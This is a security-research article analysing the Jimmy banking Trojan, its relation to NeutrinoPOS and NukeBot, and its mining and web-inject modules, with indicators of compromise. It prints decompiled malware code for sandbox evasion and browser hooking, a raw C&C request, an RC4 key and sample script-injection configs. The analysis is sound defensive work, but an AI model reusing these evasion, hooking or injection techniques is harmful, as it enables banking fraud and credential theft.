Jimmy Nukebot: from Neutrino with love

By Sergey Yunakovsky

Published: 2017-08-29 · Archived: 2026-04-05 14:10:40 UTC

"You FOOL! This isn't even my final form!"

In one of our previous articles, we analyzed the NeutrinoPOS banker as an example of a constantly evolving malware family. A week after publication, this Neutrino modification delivered up a new malicious program classified by Kaspersky Lab as Trojan-Banker.Win32.Jimmy.

NeutrinoPOS vs Jimmy

The authors seriously rewrote the Trojan – the main body was restructured, the functions were moved to the modules. One small difference that immediately stands out is in the calculation of checksums from the names of API functions/libraries and strings. In the first case, the checksums are used to find the necessary API calls; in the second case, for a comparison of strings (commands, process names). This approach makes static analysis much more complicated: for example, to identify which detected process halts the Trojan operation, it's necessary to calculate the checksums from a huge list of strings, or to bruteforce the symbols in a certain length range. NeutrinoPOS uses two different algorithms to calculate checksums for the names of API calls, libraries and for the strings. They look like this:

```
int __thiscall calcCSForString(_WORD *String)
{
  unsigned __int16 *v1; // ecx@1
  int result; // eax@2
  unsigned __int16 *v3; // edx@3
  unsigned __int16 v4; // cx@3
  int v5; // eax@4

  if ( checkPointer_0(String) )
    return 0;
  v3 = v1;
  v4 = *v1;
  result = 0;
  while ( v4 )
  {
    v5 = __ROL4__(result, 7);
    result = v4 ^ v5;
    ++v3;
    v4 = *v3;
  }
  return result;
}
```

```
int __usercall calcCS@<eax>(int a1@<edi>)
{
  int v1; // ebx@1
  unsigned int v2; // esi@1

  v1 = 0x811C9DC5;
  v2 = 0;
  if ( strlen(a1) )
  {
    do
      v1 = 0x1000193 * (*(v2++ + a1) ^ v1);
    while ( v2 < strlen(a1) );
  }
  return v1;
}
```

Restored NeutrinoPOS code to calculate checksums for arbitrary strings and for API calls

In Jimmy, only one algorithm is used for these purposes – a slight modification of CalcCS from NeutrinoPOS. The final XOR with the fixed two-byte value was added to the pseudo-random generator.

```
int __cdecl calcCS(LPCVOID lpAddress)
{
  unsigned int i; // [esp+0h] [ebp-8h]@3
  int v3; // [esp+4h] [ebp-4h]@3

  if ( !(unsigned __int8)au_re_VirtualQuery(lpAddress) )
    return 0;
  v3 = 0x811C9DC5;
  for ( i = 0; i < sub_40178C((char *)lpAddress); ++i )
    v3 = 0x1000193 * (v3 ^ *((char *)lpAddress + i));
  return v3;
}

if ( calcCS((char *)v121 + *(_DWORD *)(v66 + 4 * i)) == (a2 ^ 0xE94) )
  return (int)v121 + *(_DWORD *)(v65 + 4 * *(unsigned __int16 *)(v168 + 2 * i));
```

Calculation of checksums in Jimmy

The Trojan has completely lost the functionality for stealing bank card data from the memory of an infected device; now, its task is limited solely to receiving modules from a remote node and installing them into the system. The scan of the infected host has been extended: in addition to the checks inherited from Neutrino, the Trojan also examines its own name – it should not be a checksum in the MD5, SHA-1, SHA-256 format. Or, alternatively, it should contain the '.' symbol, indicating a subsequent extension (for example, 'exe'). Plus, by using the assembly command **cpuid**, the Trojan gets information about the processor and compares it with the list of checksums "embedded" into it.

```
char CheckMyName()
{
  _WORD *PureName; // eax@2
  unsigned int size; // eax@2
  char result; // al@10
  unsigned int i; // [esp+0h] [ebp-14h]@5
  char v4; // [esp+7h] [ebp-Dh]@5
  _WORD *index; // [esp+Ch] [ebp-8h]@2
  _WORD *FN; // [esp+10h] [ebp-4h]@1

  FN = au_re_VirtualAlloc(0x104u);
  if ( GetFName(0, (int)FN, 260)
    && ((PureName = (_WORD *)GetPureFName(FN)),
      index = PureName,
      size = GetSize(PureName),
       size == 40)
     || size == 64
     || size == 32) )
  {
    v4 = 1;
    for ( i = 0; i < size; ++i )
    {
      if ( index[i] == '.' )
        v4 = 0;
    }
    result = v4;
  }
  else
  {
    au_re_VirtualFree(FN);
    result = 0;
  }
  return result;
}
```

```
char CheckCPUID()
{
  unsigned int i; // [esp+8h] [ebp-44h]@1
  int v7; // [esp+Ch] [ebp-40h]@1
  int v8; // [esp+10h] [ebp-3Ch]@1
  int v9; // [esp+14h] [ebp-38h]@1
  int v10; // [esp+18h] [ebp-34h]@1
  int v11; // [esp+1Ch] [ebp-30h]@1
  int v12; // [esp+20h] [ebp-2Ch]@1
  int v13; // [esp+24h] [ebp-28h]@1
  int v14; // [esp+28h] [ebp-24h]@1
  int v15; // [esp+2Ch] [ebp-20h]@1
  int v16; // [esp+30h] [ebp-1Ch]@1
  LPCVOID lpAddress; // [esp+34h] [ebp-18h]@1
  int v18; // [esp+38h] [ebp-14h]@1
  int v19; // [esp+3Ch] [ebp-10h]@1
  int v20; // [esp+40h] [ebp-Ch]@1
  int v21; // [esp+44h] [ebp-8h]@1
  int v22; // [esp+48h] [ebp-4h]@1

  v7 = 0x3A722207;
  v8 = 0xB609E567;
  v9 = 0x11482F89;
  v10 = 0xA7C94225;
  v11 = 0x7816EDC7;
  v12 = 0x6361F2E;
  _EAX = 0x40000000;
  __asm { cpuid }
  v18 = _EAX;
  v19 = _EBX;
  v20 = _ECX;
  v21 = _EDX;
  v13 = _EBX;
  v14 = _ECX;
  v15 = _EDX;
  v16 = 0;
  lpAddress = &v13;
  v22 = sub_402AEF(&v13);
  for ( i = 0; i < 6; ++i )
  {
    if ( v22 == (*(&v7 + i) ^ 0xE94) )
      return 1;
  }
  return 0;
}
```


Additional Jimmy checks

The communication protocol with the C&C server also remains unchanged: the same exchange of “enter”, “success” in base64 commands is used, but now the answer is encrypted with RC4 beforehand and the key hardcoded in the body of the Trojan (a8A5QfZk3r7FHy9o6C2WpBc44TiXg93Y for the sample in question). The code for extracting the encryption key is [here](#).

Analysis of modules

As mentioned above, the main body of the Trojan only receives modules – these contain the payload. We managed to get hold of new modules for web-injects, mining and a large number of updates for the main module in various droppers.

The miner is designed to extract the Monero currency (XMR). In the module code there is an identifier associated with a wallet for which the crypto currency is extracted, as well as the address of the pool. Monero is very popular with virus writers – it's mined by SambaCry, which we [described in June](#) and Trojan.Win32.DiscordiaMiner that appeared shortly afterwards. By the way, the source code of the latter was made publicly available by the author. The reason for doing so was the same that prompted [the author of NukeBot to do likewise](#): an attempt to stifle disagreements in forums and to avoid accusations of fraud (the repository with the code is currently unavailable).



Thanks to the identifier/pool pair, we got statistics on all the nodes working for this wallet. The start date of mining – 4 July – coincides with the compilation of the main body of the first discovered sample and is extremely close to the date of compilation of the dropper (06 July 13:14:55 2017 UTC), the main body (02 July 14:19:03 2017 UTC) and the modules for web injects (July 02, 14:18:39 2017 UTC). So it's safe to say that Jimmy began to proliferate in early July.

It's worth noting that the amount of money in the wallet is small – only ~ 0.55 XMR, which as of 21 August is only $45. Judging by the general decline and absence of payments, the authors quickly abandoned the use of miners or changed their wallet.

Your Stats & Payment History

Look at worker stats for hash rates and worker stats

47ov73WjkjRD1gMBFRb7aDa3tbCxHGSzh4j6Exht4vDiFvCuBU5YDsujAd6Sn4HumkAvj9bhPekYWQucrDTHVU2mTvNoUGd | Lookup

Address: 47ov73WjkjRD1gMBFRb7aDa3tbCxHGSzh4j6Exht4vDiFvCuBU5YDsujAd6Sn4HumkAvj9bhPekYWQucrDTHVU2mTvNoUGd

Pending Balance: 0.317400787346 XMR

Personal Threshold (Editable): < 2.000 XMR >

Total Paid: 0.000000000000 XMR

! The following stats are only for the base address and not all workers:

Last Share Submitted: 2 minutes ago

Hash Rate: 101.43 H/sec

Total Hashes Submitted: 615948796

The web-inject modules are so called for their primary intended use, although they are also able to perform functions similar to those in NeutrinoPOS, i.e., take screenshots, set up proxy servers, etc. These modules are distributed in the form of libraries and their functions vary depending on the name of the process in which they are located. As you can see from the screenshot below, in three cases out of five the ChromeHook procedure is called for browsers. This is not surprising, considering the large number of Chrome-based browsers. Unfortunately, it

was possible to restore the name from the checksum for only one of them – chrome.exe (0xFC0C7619). Checksums are calculated using the algorithm described in the previous section.

```
v17 = GetCSFromModuleName(v3, v2);
if ( v17 )
  return 0;
if ( ModName != 0x2453FD2D && ModName != 0x94ADE00 )// 0x2453fd2d == svchost.exe
{
  if ( SynInterlock(v13, v4) )
  {
    result = 0;
  }
  else
  {
    switch ( ModName )
    {
      case 0x3BC050C1:                          // == iexplore.exe
        EnumSelfCheck();
        DefaultInetHook();
        EstablishConn();
        break;
      case 0x640532A0:                          // == firefox.exe
        EnumSelfCheck();
        SetFirefoxHooks(v12, v11);
        EstablishConn();
        break;
      case 0x72209542:
        EnumSelfCheck();
        ChromeHook(v8, v7);
        EstablishConn();
        break;
      case 0xC4CDB272:
        EnumSelfCheck();
        ChromeHook(v10, v9);
        EstablishConn();
        break;
      case 0xFC0C7619:
        EnumSelfCheck();
        ChromeHook(v6, v5);
        EstablishConn();
        break;
    }
    result = 0;
  }
}
else
{
  if ( !InitMutex() )
  {
    InitHeap();
    SetTES();
    while ( 1 )
    {
      v14 = CreateThread(0, 0, MainRoute_0, 0, 0, 0);
      if ( v14 != -1 )
      {
        WaitForSingleObject(v14, -1);
        if ( v14 )
          CloseHandle(v14);
      }
      Sleep(1000);
    }
  }
  result = 0;
}
```

Restored code of the main procedure in the module of Jimmy web injects

Like NeutrinoPOS, Jimmy stores a number of parameters in the registry. In the sample in question, the data is in the HKEY_CURRENT_USER\Software\c2Fsb21vbkBleHBsb2l0Lmlt branch. For example, this is where the web-inject module receives the address of the currently used DNS server from – this is critical when using NamCoin-like addresses as a C&C server.

For Firefox and Internet Explorer, the function hook is performed by the straightforward substitution of the called function addresses in the loaded libraries (etc. InternetConnectW / PR_Read). With Chrome, things are a bit more complicated – the necessary libraries are linked statically. But the subsequent substitution of data using web injects coincides.

```
int __cdecl InjectsProcessing(int a1, int a2)
{
  int v3; // eax@6
  int v4; // eax@10
  _DWORD *v5; // eax@14
  _DWORD *v6; // [esp+4h] [ebp-10h]@5
  int i; // [esp+10h] [ebp-4h]@3

  if ( !byte_1001FF48 )
    return 0;
  for ( i = sub_1000E762((int)"injects"); i; i = *(_DWORD *)(i + 4) )
  {
    v6 = *(_DWORD **)(i + 8);
    if ( *v6 == 4 )
    {
      v3 = _EH4_LocalUnwind(v6[2], (int)"set_host");
      if ( v3 )
      {
        if ( !*(_DWORD *)v3 )
        {
          if ( sub_1000B8E2(*(char **)(v3 + 8), (char *)a1) )
          {
            v4 = _EH4_LocalUnwind(v6[2], (int)"set_path");
            if ( v4 )
            {
              if ( !*(_DWORD *)v4 )
              {
                if ( sub_1000B8E2(*(char **)(v4 + 8), (char *)a2) )
                {
                  v5 = (_DWORD *)_EH4_LocalUnwind(v6[2], (int)"inject_setting");
                  if ( v5 )
                  {
                    if ( *v5 == 5 && *(_DWORD *)(v5[2] + 8) )
                      return v5[2];
                  }
                }
              }
            }
          }
        }
      }
    }
  }
  return 0;
}
```

Restored web-inject processing code

So far we have only managed to get a test sample of the web injects (in the screenshot below); in the future the Trojan will most likely acquire ‘combat’ versions. Here you can find examples of web injects and the keys used. To recap, decryption entails decoding the string using base64 and then decrypting with RC4.

```
Host: hwiavnbe4n.click
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:39.0) Gecko/20100101 Firefox/38.0
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b
Content-type: application/x-www-form-urlencoded
Content-length: 16

_wv=aW5qZWN0cw==


Server: nginx
Date: Thu, 06 Jul 2017 10:59:06 GMT
Content-Type: text/html; charset=UTF-8
X-Powered-By: PHP/5.6.30
Status: 404 Not Found
Content-Length: 1186
Connection: close

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /tasks.php was not found on this server.</p>
<p>Additionally, a 404 Not Found
error was encountered while trying to use an ErrorDocument to handle the request.</p>
</body></html><!---++nwMg0KonRZJe8IjfoiZ/govsW3ee7y6vBwbeTFD3+Rb7C8L0wQGpLLnlaVuaHyMV/z
```

Request from Jimmy for web injects

```
{
   "injects":
   [
      {
         "set_host": "live.com",
       "set_path": "*",
         "inject_setting":
         [
            {
               "data_keyword": "<body>",
            "inject_before_keyword": "<script>alert('Hello');</script>",
               "inject_after_keyword": ""
            }
         ]
      },
      {
         "set_host": "login.live.com",
       "set_path": "*",
         "inject_setting":
         [
            {
               "data_keyword": "<title>",
            "inject_before_keyword": "",
               "inject_after_keyword": "Hello world."
            }
         ]
      }
```

Example of the Jimmy test web injects

In the pictures below several procedures in the source code of NukeBot and the restored code of Jimmy are compared. It can clearly be seen that they completely coincide.

NukeBot

```
static void WaitForWindow()
{
    for(;;)
    {
        if(!Funcs::pEnumWindows(EnumWindowsProc, NULL))
            return;
        Sleep(100);
    }
}
```

Jimmy

```
int EnumSelfCheck()
{
  int result; // eax@1

  while ( 1 )
  {
    result = EnumWindows(sub_10008C7B, 0);
    if ( !result )
      break;
    Sleep(100);
  }
  return result;
}
```

NukeBot

```
static void Init()
{
    MH_Initialize();
    g_browserNames[Browser::firefox] = Strs::firefoxName;
    g_browserNames[Browser::chrome]  = Strs::chromeName;
    LoadWebInjects();
    Funcs::pInitializeCriticalSection(&g_writeCritSec);
    Funcs::pInitializeCriticalSection(&g_requestCritSec);

    g_postData.buffer = NULL;
}
```

Jimmy

```
int __fastcall Init(volatile LONG *a1, LONG a2)
{
  int result; // eax@1

  SynInterlock(a1, a2);
  Firefox = (int)"Firefox";
  Chromium = (int)"Chromium";
  sub_1000E1DA();
  InitializeCriticalSection(&unk_1001CFD8);
  result = InitializeCriticalSection(&unk_1001CFC0);
  dword_1001D004 = 0;
  return result;
}
```

NukeBot

```
void HookFirefox()
{
    Init();
    g_browser = Browser::firefox;
    MH_CreateHookApi(Strs::wNspr4dll, Strs::prRead, My_PR_Read, (LPVOID *) &Real_PR_Read);
    MH_CreateHookApi(Strs::wNspr4dll, Strs::prWrite, My_PR_Write, (LPVOID *) &Real_PR_Write);
    MH_CreateHookApi(Strs::wNss3dll, Strs::prRead, My_PR_Read, (LPVOID *) &Real_PR_Read);
    MH_CreateHookApi(Strs::wNss3dll, Strs::prWrite, My_PR_Write, (LPVOID *) &Real_PR_Write);
    MH_EnableHook(MH_ALL_HOOKS);
}
```

Jimmy

```
int __fastcall SetFirefoxHooks(volatile LONG *a1, LONG a2)
{
  LONG v2; // edx@1
  volatile LONG *v3; // ecx@1

  Init(a1, a2);
  dword_10017BA8 = 2;
  SetHook((int)off_1001483C, (int)PR_ReadHooked[0], (int)HookedPR_Read, (int)&PR_Read);
  SetHook((int)off_1001483C, (int)PR_WritePointer, (int)HookedPR_Write, (int)&PR_Write);
  SetHook((int)off_10014838[0], (int)PR_ReadHooked[0], (int)HookedPR_Read, (int)&PR_Read);
  SetHook((int)off_10014838[0], (int)PR_WritePointer, (int)HookedPR_Write, (int)&PR_Write);
  return sub_1000AB09(v3, v2, 0);
}
```

Conclusion

In isolation from the previous modifications, the newly created Jimmy would not be of much interest to researchers. However, in this context, it is an excellent example of what can be done with the source code of a quality Trojan, namely, flexibly adapt to the goals and tasks set before a botnet to take advantage of a new source.

MD5

Droppers

c989d501460a8e8e381b81b807ccbe90

E584C6E999A509AC21583D9543492EF4

2e55bd0d409bf9658887e02a7c578019
bccd77cf0269da7dc914885cda626c6c
86d7d3b50e4dc4181c28ccbaafb89ab3

Main body

174256b5f1ee80be1b847d428c5180e2
336841d91c37b07134adba135828e66e
FE9A46CEFDB41095F10D459BB9943682

Modules

380356b8297893b4fc9273d42f15e9db
2fa18456e14bea53ec0d7c898d94043b
7040b5ac432064780a17024ab0a3792a
629a4d2b79abe48fb21afd625f674354
05846839DAA851006B119A2B4F9687BF
2362E3BEBAD1089DDFE40C8996B0BF45
380356B8297893B4FC9273D42F15E9DB
4042C27F082F48E253BE66528938640C
443831A3057E9A62455D4BD3C7E04144
4762B90C0305A2681CE42B9D05B9E741
CB01E3A0799D4C318F74E439CCE0413F
D9F58167A9A22BD1FA9AA0F991AEAF11
E991936E09697DE8495D05B484F3A3E2

Source: https://securelist.com/jimmy-nukebot-from-neutrino-with-love/81667/